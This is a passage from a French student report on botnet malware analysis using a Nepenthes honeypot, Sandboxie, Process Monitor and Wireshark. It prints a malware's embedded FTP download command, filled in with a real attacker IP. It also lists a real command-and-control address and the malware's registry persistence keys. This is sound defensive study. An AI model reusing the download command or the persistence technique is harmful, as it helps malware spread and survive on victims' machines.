[36] http://txon.infomars.fr/Unreal_rootkit_1.0.1.0.zip

3.6. Analyse

L'analyse de malwares est délicate car il faut bien avoir en tête que le concepteur du code peut avoir préparé son code à détecter certains outils d'analyse. L'analyse consistant à faire du reverse engineering étant souvent longue et fastidieuse (voir chapitre « mécanismes d'auto-défense », anti-debuggers, packers…), il me semble plus judicieux (dans le cas de cette étude), de s'orienter vers une analyse dynamique, car cette dernière donneras des résultats plus rapidement. Par contre, lors d'une telle analyse, il ne faut pas oublier que l'environnement de test (analyse) doit être parfaitement isolé pour empêcher la possible propagation du malware.

Les environnements virtuels ou machines virtuelles permettent d'offrir cette isolation de façon virtuelle, pratique et plus économique car une seule machine suffit et grâce à la fonction « snapshot », il est très facile et rapide de remettre la machine dans son état initial pour recommencer une autre analyse. Par contre, certains malwares peuvent détecter ces machines virtuelles et modifier leur comportement en conséquence. De plus, les environnements virtuels peuvent posséder des vulnérabilités qui pourront être exploitées par le malware pour se propager. C'est pour cela que je trouve préférable d'utiliser un OS hôte (où sera installée la machine virtuelle) différent de celui qui sera utilisé pour l'exécution des malwares (par exemple un hôte Linux et un client Windows).

Comment va-t-on procéder ? Et bien avant de commencer l'analyse proprement dite, il serait intéressant de savoir d'où provient le malware (adresse et port par lequel il a été récolté). Pour cela, il faudra aller jeter un coup d'œil dans le fichier */var/log/nepenthes/*logged_submissions qui contient les logs des envois et ensuite y rechercher le malware (référencé par son hash MD5 je rappelle). On trouve alors la ligne suivante :

```
[2007-11-01T15:51:32] 77.253.249.209 -> 81.62.67.77 ftp://a:a@77.253.249.209:20848/G0ahic.exe 523b6...
```

Les éléments importants dans cette ligne sont le moment de l'envoi ainsi que la requête qui contient le user et mot de passe du serveur ftp d'où a été téléchargé le malware.

Si maintenant nous allons voir le fichier de log créé par mon script, on peut y ressortir les lignes suivantes (en recherchant par rapport à l'heure ainsi que l'IP) en relation avec l'envoi du malware :

```
[…] Socket TCP  (accept) 77.253.249.209:1526 -> 81.62.67.77:445
[…] Socket TCP  (accept) 77.253.249.209:1542 -> 81.62.67.77:445
[…] Socket TCP  (accept) 77.253.249.209:2240 -> 81.62.67.77:23436
```

L'adresse d'où provient le malware est sous l'autorité d'un fournisseur d'accès et est quasi-surement attribuée dynamiquement, il ne sera donc pas possible de savoir a qui elle appartient sans l'aide du fournisseur d'accès.




Figure 20

Le malware a utilisé une vulnérabilité du port 445 pour ensuite ouvrir une connexion via le port 23436 afin de télécharger son code.

Mais quelle vulnérabilité a-t-il exploité ? Et bien pour le savoir il faut aller rechercher dans le fichier log de base (c'est-à-dire celui non-modifié). Mais pour ce faire, il serait utile de reprendre l'IP et l'heure trouvées précédemment afin de récupérer rapidement les informations que l'on recherche (je rappelle que la partie utilisée du fichier log est disponible en annexes). On retrouve dans ces lignes les informations qui nous sont utiles comme par exemple, le fait que 4 modules sont chargés :

```
DialogueFactory dcom vuln Factory creating dialogues waiting for dcom
DialogueFactory LSASSDialogue Factory creates dialogues to emulate lsass
DialogueFactory PNPDialogue Factory creates dialogues to emulate MS05-039
DialogueFactory ASN1 Dialogue Factory creates dialogues for the SMB and IIS flaw killbill showed us
could Accept a Connection
```

Mais comment faire pour savoir quel module a été utilisé ? Et bien il faut aller rechercher dans le fichier de log la ligne suivante qui nous permettra de savoir quel module a été utilisé.

```
[01112007 15:50:18 debug dia] Got ASN1 SMB exploit Stage #1(133)
```

Cette alerte correspond au module *vuln-asn1* et indique que l'exploit est au niveau #1 de ce module. Ce dernier simule une vulnérabilité dans le module ASN[37], cette dernière date de février 2004 ce qui montre que les mises à jour ne concernent pas tous le monde! Voici la partie correspondante du code[38] du module qui démontre que l'alerte correspond bien à celui-ci :

```
ConsumeLevel SMBDialogue::incomingData(Message *msg)
{
[…]
        case SMB_NEGOTIATE:

                if ( m_Buffer->getSize() >= sizeof(smb_request1) &&
                        memcmp(smb_request1, m_Buffer->getData(), 30 ) == 0 &&
                        memcmp(smb_request1+32, (char *)m_Buffer->getData()+32, 137-32) == 0 )
                {
                        logDebug("Got ASN1 SMB exploit Stage #1(%i)\n",msg->getSize());
                        m_Buffer->cut(sizeof(smb_request1));
                        m_State = SMB_SESSION_SETUP;
                        return CL_UNSURE;       // same as lsass bindstr
                }else
[…]
```

Remarque : Les crochets indiquent que du code a été omis

[37] http://www.microsoft.com/technet/security/bulletin/MS04-007.mspx
[38] http://svn.mwcollect.org/browser/nepenthes/trunk/modules/vuln-asn1/SMBDialogue.cpp

Nous allons maintenant analyser le malware en observant son exécution. Avant tout, il faut enregistrer l'état de base du registre de Sandboxie pour pouvoir le comparer plus tard afin de récupérer les modifications qui y ont été faites. Pour cela, il suffit de lancer n'importe quel programme dans Sandboxie (Windows explorer par exemple) car dès qu'elle sera en cours d'exécution, l'application va créer une clé sous « HKEY_USERS\Sandbox_*user_sandbox* » qui va correspondre à son registre. On va donc sauvegarder cette clé (clic-droit & exporter) pour pouvoir observer les modifications qui y ont été faites.

Démarrer ensuite Process Monitor, Process Explorer, TCPview et Wireshark qui vont permettre de contrôler l'activité des processus ainsi que les communications réseau (ouvertures de ports et processus relié avec TCPview et analyse des paquets à l'aide de Wireshark).

Il est maintenant temps d'exécuter le malware dans Sandboxie (le renommer en *.exe*, clic-droit et *Run Sandboxed*). Un processus est lancé et un message d'alerte apparait indiquant qu'un service a été démarré:




Figure 21

Remarque : Lorsqu'un processus est *« sandboxed »*, sa fenêtre d'exécution est encadrée par des # (comme le processus *explorer.exe* ouvert dans Sandboxie).

Au même instant, un autre processus (fils) est créé : *G0ahic.exe*. Ensuite, le processus père est ensuite tué et il ne reste que le fils (en réalité, père et fils sont rigoureusement les mêmes, seul leur nom diffère). Le message d'alerte réapparait et le processus fils se termine également. Il faut alors relancer la manipulation pour que ce denier ne se ferme pas (je suppose que le programme s'installe et est censé se lancer au redémarrage de l'ordinateur… je peux dire cela par rapport aux clés de registres qui créées et que nous verrons plus loin).

Une fois que *G0ahic.exe* est en cours d'exécution, on peut observer avec TCPview qu'un port va aléatoirement être ouvert en écoute (port 9593 dans l'exemple) et ensuite, le malware va essayer d'établir une connexion avec l'IP 66.252.13.196 sur son port 1728 (adresse et port fixes).

G0ahic.exe:256	TCP	insecure:9593	insecure:0	LISTENING
G0ahic.exe:256	TCP	insecure:1332	66.252.13.196:1728	SYN_SENT

Figure 22

En examinant avec Wireshark les paquets envoyés, on observe des tentatives répétées de connexion à l'adresse 66.252.13.196 (*for.mylifez.net*). Cela se voit très clairement à l'aide d'un diagramme de flux (Wireshark : *Menu Statistics - Flow Graph…*).




Figure 23

On peut supposer que la machine à l'adresse 66.252.13.196 est le serveur de commande et contrôle du malware car à chaque fois que le malware est lancé, ces valeurs restent fixes. Un whois de cette adresse et un scan des ports avec Nmap montrera que cette machine se situe aux Etats-Unis et possède 7 ports ouverts.

IP Information for 66.252.13.196

IP Location: United States New York Keptprivate Inc

IP Address: 66.252.13.196

Port	Protocol	State	Service
21	tcp	open	ftp
22	tcp	open	ssh
80	tcp	open	http
1302	tcp	open	
1728	tcp	open	
3211	tcp	open	
38963	tcp	open	

Figure 24

Etant curieux de nature, je tente d'établir une connexion ftp avec cette IP. Je n'ai obtenu aucun résultat… disons que je n'ai pas été très insistant non plus ! Par contre, un fait intéressant est à relever : deux jours après cette tentative, notre fournisseur d'accès (SWITCH), a envoyé un mail avertissant qu'une tentative de connexion sur un serveur de contrôle (malicieux) avait été enregistrée. Ce mail montre que cette adresse est classée sensible par SWITCH et que ce dernier possède une base de connaissances concernant les botnets ou en tout cas les adresses sensibles. Voici une copie de ce mail.

Date: Tue, 13 Nov 2007 06:30:09 +0100
From: ???
Reply-To: SWITCH-CERT <???>
To: ???
Cc: ???
Subject: Most likely compromised system [*Mon_IP*] [Botnet]

Dear Security Team,

based on received information about a 'malicious IRC command master' at 66.252.13.196 and our netflow data, we encourage you to check *Mon_IP* for a possible infection. some additional information about Bots & possible removal tools:

General information:
http://www.swatit.org/bots/
http://www.lurhq.com/phatbot.html

Removal Instructions & Tools:
http://www.switch.ch/security/incident-handling/resources/hunting.html
http://vil.nai.com/vil/stinger/
http://www.safer-networking.org/en/index.html
SIR_SUSPICIOUSHOSTS_0
Mon_IP
SIR_LOGS_0

2007-11-12 12:44:27.333	0.000	TCP	*Mon_IP*:27544	-> 66.252.13.196:1728	1	46	B
2007-11-12 12:44:27.460	9.024	TCP	66.252.13.196:1728	-> *Mon_IP*:27544	3	138	B
2007-11-12 12:44:27.470	8.960	TCP	66.252.13.196:1728	-> *Mon_IP*:27544	3	138	B
2007-11-12 12:44:36.480	0.000	TCP	*Mon_IP*:27544	-> 66.252.13.196:1728	1	46	B
2007-11-12 12:53:06.278	0.000	TCP	*Mon_IP*:43036	-> 66.252.13.196:1728	1	46	B
2007-11-12 12:53:06.311	8.960	TCP	66.252.13.196:1728	-> *Mon_IP*:43036	3	138	B
2007-11-12 12:53:06.407	0.000	TCP	*Mon_IP*:31053	-> 66.252.13.196:1728	1	46	B
2007-11-12 12:53:06.440	8.960	TCP	66.252.13.196:1728	-> *Mon_IP*:31053	3	138	B
2007-11-12 12:53:06.534	9.024	TCP	66.252.13.196:1728	-> *Mon_IP*:43036	3	138	B
2007-11-12 12:53:06.662	9.024	TCP	66.252.13.196:1728	-> *Mon_IP*:31053	3	138	B

SIR_END

Reprenons maintenant l'étude du malware (je rappelle que le malware est toujours en cours d'exécution dans Sandboxie). En regardant les propriétés du processus *G0ahic.exe* avec Process Explorer (clic-droit sur le processus et *Properties*), puis en allant voir les chaines de caractères présentes dans sa mémoire (onglet *Strings*, bouton *Memory*) on peut observer entre les divers caractères aléatoires, plusieurs commandes (connexions ftp,…). Ces commandes ont des paramètres (entiers, chaines de caractères) que l'on ne peut connaitre car il n'y a que le type qui est indiqué (%s : string). L'une d'elles semble intéressante vis-à-vis des résultats précédents :

```
cmd /c echo open %s %d >> ii &echo user a a >> ii &echo binary >> ii &echo get %s >> ii &
echo bye >> ii &ftp -n -v -s:ii &del ii &%s
```

Vu comme cela, on ne voit pas très bien ce que cette commande va faire, je me permets donc d'écrire tout cela sous forme de pseudo code :

```
Créer un fichier ii et écrire:
 open %s %d
user a a
binary
get %s
bye
Se connecter via ftp en utilisant le fichier ii :
ftp -n -v -s:fichier_ii
Effacer le fichier ii
del fichier_ii
Commande inconnue
%s
```

On voit très bien que cette commande ressemble étrangement à l'URL donnée par Nepenthes. Pour rappel, voici la dite URL en surbrillance :

```
[…] 77.253.249.209 -> 81.62.67.77  ftp://a:a@77.253.249.209:20848/G0ahic.exe 523b6...
```

En reprenant le code précédant et en remplaçant les %s et %d par les valeurs présentes dans cette URL, on obtient alors le code suivant :

```
open 77.253.249.209 20848
user a a
binary
get G0ahic.exe
bye
```

Cette partie du malware pourrait être celle qui va lui permettre de se télécharger chez la cible. En effet, le malware n'aurait qu'à indiquer le port qu'il a ouvert (que nous avons vu précédemment) ainsi que l'IP de la machine où il se trouve, et lorsque ces lignes s'exécuteront sur la machine distante, le code se téléchargera automatiquement. On peut également supposer que le dernier *%s* contiendrait le path de l'exécutable…

Observons maintenant les modifications faites sur le registre. Pour cela, il suffit de sauvegarder l'état actuel de la clé « HKEY_USERS\Sandbox_*user_sandbox* » et ensuite de comparer ce fichier avec la sauvegarde faite en tout début d'analyse en utilisant *WinMerge*. A ce niveau là, on peut stopper la capture de *Process Monitor*, nous reviendrons sur les résultats après. Voici ce que l'on obtient :

```
[HKEY_USERS\Sandbox_insecure_DefaultBox\machine\software\microsoft\Windows\CurrentVersion\Run]
"HOT FIX"="G0ahic.exe"

[HKEY_USERS\Sandbox_insecure_DefaultBox\machine\software\microsoft\Windows\CurrentVersion\RunOnce]
"HOT FIX"="G0ahic.exe"

[HKEY_USERS\Sandbox_insecure_DefaultBox\machine\software\microsoft\Windows\CurrentVersion\RunServices]
"HOT FIX"="G0ahic.exe"

[HKEY_USERS\Sandbox_insecure_DefaultBox\machine\System\CurrentControlSet\Services\ffor.mylifez.net]
"SbieProcessId"=dword:00000100
"SbieCurrentState"=dword:00000004
"SbieControlsAccepted"=dword:00000003
"SbieWin32ExitCode"=dword:00000000
"SbieServiceSpecificExitCode"=dword:00000000
"SbieCheckPoint"=dword:00000000
"SbieWaitHint"=dword:00000000
"Type"=dword:00000020
"Start"=dword:00000002
"ErrorControl"=dword:00000001
"DisplayName"="HOT FIX"
"ImagePath"="\"C:\\WINDOWS\\system32\\G0ahic.exe\" -netsvcs"
"SbieControlCode"=hex(747a756b):

[HKEY_USERS\Sandbox_insecure_DefaultBox\user\current\Software\Microsoft\Windows\CurrentVersion\Run]
"HOT FIX"="G0ahic.exe"

[HKEY_USERS\Sandbox_insecure_DefaultBox\user\current\Software\Microsoft\Windows\CurrentVersion\RunOnce]
"HOT FIX"="G0ahic.exe"
```

Remarque : « *HKEY_USERS\Sandbox_insecure_DefaultBox\machine* » correspond à la clé *HKLM*, et « *HKEY_USERS\Sandbox_insecure_DefaultBox\machine* » à *HKCU*.

Remarque : « *…\current\Software\Microsoft\Windows\ShellNoRoam\MUICache* » correspond à un cache qui va mémoriser tous les exécutables que l'utilisateur à lancé (n'a pas a voir avec le malware).

On voit très clairement que le malware a créé quatre entrées (clés …*Run* et …*Run Once*) qui lui permettrons d'être lancé à chaque démarrage de l'ordinateur. De plus, il s'est enregistré en tant que service *ffor.mylifez.net*. Les sous-clés définissent des propriétés du service comme par exemple *Start* qui possède la valeur *0x2*, ce qui signifie que le service sera chargé automatiquement à tous les démarrages. Une description de certaines de ces valeurs est disponible sur le site de Microsoft[39].

[39] http://support.microsoft.com/?scid=kb%3Ben-us%3B103000&x=10&y=13

Occupons nous maintenant de la capture faite avec *Process Monitor*. La capture contenant beaucoup d'informations, je me suis concentré sur certaines informations intéressantes. Nous allons voir ici quelques exemples d'accès au registre.

On peut voir par exemple que le malware va tenter d'accéder à Outlook. L'information ne se trouvant pas dans la Sandbox, cette dernière redirigera la requête vers *HKCR*.

HKU\Sandbox_admin_DefaultBox\MACHINE\SOFTWARE\Classes\mailto\shell\open\command	NAME NOT FOUND
HKCR\mailto\shell\open\command	SUCCESS
HKCR\mailto	SUCCESS
HKCR\mailto\shell\open\command	SUCCESS
HKU\Sandbox_admin_DefaultBox\MACHINE\SOFTWARE\Classes\mailto\shell\open\command	NAME NOT FOUND
HKCR\mailto\shell\open\command\(Default)	SUCCESS
HKCR\mailto\shell\open\command	SUCCESS
C:\Documents and Settings\Administrator\Application Data\Sandbox\DefaultBox\drive\C\Program Files\Outlook Express	PATH NOT FOUND
C:\Documents and Settings\Administrator\Application Data\Sandbox\DefaultBox\drive\C\Program Files\Outlook Express\msimn.exe	PATH NOT FOUND
C:\Program Files\Outlook Express\msimn.exe	SUCCESS

Figure 25

On peut voir que le malware va accéder la liste des *Types Executables* car il tente d'accéder à la clé suivante mais ne la trouve pas.

RegOpenKey	HKU\Sandbox_admin_DefaultBox\machine\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	NAME NOT FOUND

Il va également être redirigé vers l'emplacement réel situé dans *HKLM*.

RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS
RegQueryKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS

Le lecteur intéressé pourra observer les résultats qui sont disponibles en annexes.

4. Shadowserver Foundation

Comme je l'ai dit précédemment, les botnets sont un sujet d'actualité et plusieurs groupes/sites analysent l'activité des malwares et des botnets. Nous allons voir maintenant quelques sites qui recensent les activités de ces derniers et des malwares qui sont à leur origine. Ce n'est en aucun cas une liste exhaustive.

L'organisation Shadowserver à pour but de récolter des informations sur les malwares et l'activité des botnets. Elle est constituée de professionnels de la sécurité en provenance du monde entier qui y travaillent de façon bénévole (l'organisation étant à but non-lucratif). Leur but est de comprendre et aider à mettre un terme au cyber crime. La fondation s'occupe des différentes tâches indiquées ci-dessous.




Figure 26

- Capturer et recevoir des malwares ou de l'information concernant des systèmes compromis.
- Analyser les divers virus et trojans récupérés.
- Contrôle et surveillance des diverses attaques.
- Surveillance de l'activité des botnets
- Répandre les informations concernant les menaces
- Coordonner les réponses aux incidents

L'organisation possède plusieurs divisions qui ont chacune une tache bien définie (botnets, Honeypots, Malware…).

Le site contient également les définitions de ce que sont botnets, honeypots, malwares et également divers articles traitant de l'évolution des menaces ainsi que l'augmentation du nombre de malwares. Le site est très complet vis-à-vis des statistiques concernant les botnets et malwares. Un des liens qui peut être intéressants en complément de ce travail est http://www.mwcollect.org qui donne un top 5 des différentes IP attaquantes ainsi que des malwares fréquemment reçus. Ces résultats peuvent être comparés avec vos analyses afin de se concentrer sur les malwares les plus actifs.

5. Conclusion

Comme je l'ai précisé au début de ce document, la problématique des botnets est très vaste et les créateurs de malwares rivalisent d'ingéniosité afin de compliquer l'analyse de leurs créations. J'ai donc, malheureusement du faire un choix sur la méthode de capture (honeypot côté serveur, vulnérabilités connues). L'avantage d'étudier des malwares est que cela permet d'être au courant des dernières techniques de protections ou d'infections utilisées.

Concernant les méthodes d'analyses et de détection, ces dernières doivent être contrôlées régulièrement afin de garantir une certaine fiabilité des résultats obtenus (nouvelle faille dans l'un des outils d'analyse par exemple). Dans le cas d'utilisation de machines virtuelles, il est préférable de désactiver le maximum de fonctions/périphériques possible afin de minimiser la surface d'attaque. J'entends par là que carte son, périphériques USB ou autres n'ont pas besoin d'être installer lors d'une utilisation comme la notre. Et en ce qui concerne l'analyse par reverse engineering, je pense qu'il est préférable, autant que possible, d'éviter de passer par cette voie car passer trop de temps à étudier un type particulier de malware n'est pas très intéressant car ces derniers changent trop rapidement. L'important est la rapidité d'analyse car elle va de paire avec la rapidité de réaction.


Concernant la suite de ce travail, je pense qu'au niveau de la capture il serait intéressant de se pencher sur un couplage de Nepenthes à d'autre honeypots tel Argos qui permettent l'analyse de *zero-days exploits*. Ce honeypot est disponible sur le site de l'Université d'Amsterdam[40]. A tout cela, on pourrait également ajouter un honeypot côté client qui permettrait de récupérer les malwares plus fréquemment reçus car ce sont ces derniers que les utilisateurs récupèrent en surfant sur internet.

Pour ce qui est de la partie analyse, on pourrait essayer de trouver des logiciels équivalents qui permettraient d'obtenir ces résultats sous forme d'un fichier.

Je n'ai pas rencontré de problème particulier si ce n'est que le sujet des botnets et très vaste (capture des malwares, analyses, éviter mécanismes d'auto-défense) et j'ai du faire attention à rester un maximum centré sur mon sujet car la curiosité pousse parfois à aller explorer d'autres domaines et l'on a tendance à s'égarer…

Le thème des botnets est un sujet qui me plaint tout particulièrement et j'espère que ce document vous aura apporté quelques nouveaux renseignements sur le sujet.

Voici un schéma montrant le temps passé dans les diverses tâches de ce travail.



Merci.

[40] http://www.few.vu.nl/argos/

Bibliographie générale

[VIRTUAL HONEYPOTS, From Botnet Tracking to Intrusion Detection]
de Niels Provos et Thorsten Holz
[Revue MISC 33, « Operation Italienne »]

Annexes

- Codes sources de l'exploit du service lsas, *HOD-ms04011-lsasrv-expl.c*
- Codes sources du module de vulnérabilité lsass, vuln-lsass
- Codes sources du programme Drive (détection d machines virtuelles)
- Codes sources du programme Host Detection (détection d machines virtuelles)